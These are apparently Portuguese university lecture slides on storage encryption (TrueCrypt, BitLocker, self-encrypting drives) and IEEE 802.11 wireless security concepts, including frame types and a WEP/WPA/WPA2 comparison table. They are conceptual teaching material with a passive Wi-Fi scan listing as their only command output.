
Prevalência de armazenamento distribuído

- **Necessária confiança em vários administradores (por vezes anónimos)**
- **Autenticação é efetuada remotamente**
 - Por vezes não é claro qual o nível de segurança
 - Existem integrações múltiplas e por vezes desconhecidas
 - Modelos de interação complexos
 - Diversos sujeitos
- **Informação é transmitida na rede**
 - Confidencialidade, Integridade, Privacidade

Soluções: Cifra de Informação

- **Cifra/Decifra do conteúdo dos ficheiros**
 - Permite a disponibilização segura sobre uma rede insegura
 - Permite o armazenamento em meios inseguros
 - ▶ Geridos por externos, ou em meios de armazenamento partilhados
- **Problemas**
 - Acesso à informação
 - ▶ Utentes não podem perder as chaves
 - perda das chaves = perda dos dados
 - cópias da chave diminuem a segurança
 - ▶ Cifra ilegítima ou abusiva da informação
 - Dados do empregador
 - Partilha de ficheiros
 - ▶ Implica libertação dos ficheiros ou das chaves
 - Possível interferência com tarefas comuns de administração
 - ▶ análise de conteúdos, deduplicação, indexação...

Aproximações




Nível Aplicacional

- **Informação é transformada por aplicações autónomas**
 - Pouca ou nenhuma integração com outras aplicações
 - Usualmente é claro o que é seguro ou não
 - ▶ Ficheiros específicos com extensões específicas
- **Apresenta janelas de vulnerabilidade**
 - Dados são extraídos para serem acedidos por outras aplicações
- **Informação pode ser transformada por algoritmos/aplicações diferentes**
 - Adaptados ao sistema operativo ou à segurança pretendida
 - Complica os processos de recuperação de informação
- **Difícil partilhar ficheiros internos ao pacote cifrado**
 - Pode implicar extrair e tornar a cifrar
- **Exemplos:**
 - PGP, AxCrypt, TrueCrypt, etc.
 - Também... RAR, ZIP, 7zip, LZMA, ...

Nível Aplicacional: TrueCrypt

- **Cria um ficheiro no FS que contém vários volumes**
 - Semelhante a uma imagem de um virtualizador
 - Cifras fortes, em cascata (e.g. AES+Twofish)
 - AES-CBC, depois AES-LRW, depois AES-XTS
 - Chaves criadas com PBKDF2, SHA-512 e 2000 rounds
- **Suporta Negação Plausível**
 - FSs internos não possuem cabeçalhos óbvios
 - Um ficheiro pode ter um ou mais volumes
 - ▶ Não é óbvio determinar quantos volumes existem



Nível dos Sistemas de Ficheiros

- **Informação é transformada entre a memória e a escrita no volume**
 - Dispositivo físico -> Cache em Memória
 - ▶ Sem proteção no caso de servidores (servidor decifrou informação quando lhe acedeu)
 - ▶ Mecanismo é mais complexo de implementar em ambientes distribuídos
 - Coordenação com ACLs
 - Partilha das chaves pelo SO
 - Cache -> memória das aplicações
 - ▶ Proteção no caso de servidores (é o cliente que decifra)
 - ▶ Pode ter lugar fora do ambiente de armazenamento (aplicação, cliente)
- **Exemplos:**
 - CFS (Cryptographic File System)
 - EFS (Encrypted File System)
 - NTFS (NT Filesystem)


Nível dos Volumes

- **Transforma informação a nível do controlador**
 - Transparente para aplicações e quase transparente para o SO
 - ▶ requer a existência de um controlador
 - Granularidade do acesso ao nível de um volume inteiro
- **Políticas de cifra definidas ao nível da aplicação ou controlador**
 - Agnóstico do sistema de ficheiros
 - ▶ Proteção integral de dados, metadados, ACLs, ...
 - Não permite diferenciação entre diferentes utilizadores
 - ▶ Uma das chaves desbloqueia volume
- **Não resolve questões com sistemas distribuídos mas sim de dispositivos móveis**
 - Distribuídos: Volume está acessível ou não, para o mundo
 - Móveis: Protege contra roubo ou perda de equipamento
- **Exemplos:**
 - PGPdisk, LUKS, BitLocker, FileVault

BitLocker (Windows)

- **Cifra um volume inteiro**

- Utiliza um pequeno volume para iniciar processo de decifra
 - Chave de cifra composta (FVEK): K_{AES} e $K_{Diffuser}$



- **Armazenamento da Chave**


- FVEK cifrada com Volume Master Key (VMK), cifrada com Key Protector Key
 - Key Protector Key cifrada com senha ou segredo no TPM (recentemente retirado)

- **Processo de Cifra**

- AES-CBC 128 ou 256, aplicado a cada sector, sem MAC e sem feedback
 - IV = $E(K_{AES}, e(s))$, onde e mapeia o número do sector para um valor de 16bits
 - Sector Key = $E(K_{AES}, e(s)) \mid E(K_{AES}, e'(s))$
 - ▶ e' = igual a e mas terminado em 128
 - Elephant Diffuser: Difusor de bits controlado por $K_{Diffuser}$ (entretanto removido)

Bitlocker (Windows)

Malleability attack no CBC



Cipher Block Chaining (CBC) mode decryption

Nível do dispositivo

- **Dispositivo aplica política de segurança internamente**
 - No boot, dispositivo tem de ser desbloqueado
 - ▶ Fornecendo as credenciais corretas
 - Cifras implementadas em hardware/firmware
- **Vantagens**
 - Sem perda de performance (grátis)
 - Pode não trivial a extração de informação ou chaves
 - Possível de coordenar o processo com aplicações
- **Desvantagens**
 - Quando o dispositivo é desbloqueado, dados ficam acessíveis
 - Segurança é limitada aos algoritmos presentes
 - Possível presença de erros ou backdoors é difícil de detetar e corrigir




Nível do dispositivo

- **Dispositivos possuem 2 áreas**
 - Shadow Disk: Read Only, ~100MB; Possui software para desbloqueio; disponível
 - Real Disk: Read Write, contém dados; protegido
- **Duas chaves**
 - KEK: Key Encryption Key (Authentication Key)
 - ▶ Fornecida pelo utente. Síntese armazenada no Shadow Disk
 - MEK (ou DEK): Media (Data) Encryption Key
 - ▶ Cifrada com o KEK
- **Boot Process**
 - Bios vê o Shadow Disk e utiliza-o para iniciar o sistema
 - Aplicação pede senha ao utilizador, decifra KEK e verifica o valor de Hash(KEK)
 - Sucesso: decifra-se MEK para a memória e geometria é atualizada



Segurança em redes IEEE 802.11

Panorama simples das comunicações sem fios



Comunicações sem fios: aspectos de segurança

- **Comunicação efetuada em Broadcast**
 - Difícil de controlar a propagação física
 - Limitações físicas são pouco eficientes contra:
 - Interferência com as comunicações legítimas
 - Interceção das comunicações
- **Mitigação**
 - Mecanismos de redução e interceção e interferência
 - No nível físico (PHY)
 - No nível dos dados (MAC)

Phy: Redução de interferência e interceção

- **Prevenir que os atacantes descodifiquem o canal**
 - Codificação do canal necessita de usar uma chave secreta
- **Exemplo: Bluetooth FHSS (Frequency Hopping Spread Spectrum)**
 - Frequência alterada segundo um padrão conhecido para emissor e recetor
 - Dados são divididos em pacotes e transmitidos sobre 79 frequências, segundo um padrão pseudo-aleatório.
 - Apenas emissores e receptores que conhecem o padrão de alteração de frequência conseguem aceder aos dados transmitidos.
 - FHSS aparece como um impulso de ruído de curta duração
 - Transmissor altera frequência 1600 vezes por segundo!

Phy: Redução de interferência e interceção

- **Evita que o canal seja monopolizado por transmissores**
 - Políticas de acesso ao meio físico
- **Exemplos**
 - Bluetooth FHSS: transmissores não sincronizados raramente colidem
 - Wi-Fi: Cada rede utiliza uma frequência específica
 - GSM: Cada terminal transmite numa frequência/instante distinto

Interferência ainda é possível devido a emissores externos ou sobreposição de canais

MAC: Redução de interferência e interceção

- **Evita que atacantes identifiquem os participantes numa comunicação**
 - Cabeçalhos das tramas são cifrados
 - Utilização de endereços temporários
- **Evita que atacantes compreendam os dados**
 - Conteúdo das tramas é cifrado
 - Não implica cifra dos cabeçalhos
- **Evita que atacantes forjem tramas válidas**
 - Tramas necessitam de ser autenticadas
 - Autenticação do emissor e garantia de frescura

IEEE 8902.11: Arquitetura em Redes Estruturadas

- **Estação (STA)**

- Dispositivo que se liga a uma rede sem fios
- Possui um identificador único
 - Endereço MAC (Media Access Control)

- **Ponto de Acesso (AP)**

- Dispositivo que permite e ligaçāo de dispositivos sem fios
- Pode permitir a interligação a outras redes com fios

- **Rede sem fios**

- Conjunto formado por um conjunto de STAs e APs associados entre si e comunicando

IEEE 8902.11: Terminologia

- **Basic Service Set (BSS)**


- Rede formada por estações associadas a um AP

- **Extended Service Set (ESS)**

- Rede formada por várias BSS interligadas por um Distribution System (DS)

- **Service Set ID (SSID)**


- Identificador de uma rede sem fios servida por uma BSS por ESS)
- Um AP pode fornecer vários SSIDs



Terminologia


```
$ airport -s  
          SSID BSSID      RSSI CHANNEL  
MEO-WiFi 9e:97:26:f1:65:3e -87  11  
FON_ZON_FREE_INTERNET 00:05:ca:d3:32:f9 -86  11  
          ZON-22D0 00:05:ca:d3:32:f8 -90  11  
Cabovisao-BB20 c0:ac:54:f8:fe:dc -84  6  
FON_ZON_FREE_INTERNET 84:94:8c:ae:74:a9 -81  6  
          ZON-6E50 84:94:8c:ae:74:a8 -81  6  
FON_ZON_FREE_INTERNET 84:94:8c:ad:23:99 -86  2  
          ZON-ED50 84:94:8c:ad:23:98 -87  2  
FON_ZON_FREE_INTERNET bc:14:01:9b:d0:c9 -88  1  
          ZON-D030 bc:14:01:9b:d0:c8 -88  1
```

Autenticação e Associação



Tipos de Mensagens

- **Mensagens de Gestão**
 - Beacon
 - Probe Request & Response
 - Authentication Request & Response
 - Deauthentication
 - Association Request & Response
 - Reassociation Request & Response
 - Disassociation
- **Mensagens de Controlo**
 - Request to Send (RTS)
 - Clear to Send (CTS)
 - Acknowledgment (ACK)
- **Mensagens de Dados**



Segurança do Meio Físico

Funcionalidade	Tipo de Rede	RSN (Robust Security Network)			
		WEP	WPA	802.11i (ou WPA2)	
Autenticação		Unilateral (STA)	Bilateral com 802.1X (STA, AP enetwork)		Bilateral com 802.1x
Distribuição de Chaves			EAP ou PSK, 4-Way Handshake		WP2 + OWE e SAE
Política de Gestão de IVs			TKIP	AES-CCMP	AES-GCM
Cifra dos Dados		RC4		AES-CTR	AES-GCM e EC
Controlo de Integridade	Cabeçalhos		Michael	AES CBC-MAC	SHA-384 HMAC
	Corpo	CRC-32	CRC-32, Michael		


- Outros
 - Ocultação do SSID
 - Filtro dos endereços MAC autorizados
 - Aleatoriedade dos endereços MAC (na descoberta)
 - Contra-medidas

WEP (Wired Equivalent Privacy)

- **Autenticação Unilateral e Facultativa**
 - AP pode suportar vários modos em simultâneo
- **OSA: Open System Authentication**
 - Sem qualquer autenticação
- **SKA: Shared Key Authentication**
 - Desafio resposta entre STA e AP
 - Chave distinta por cliente (Endereço MAC) ou rede
 - Autenticação unilateral da STA
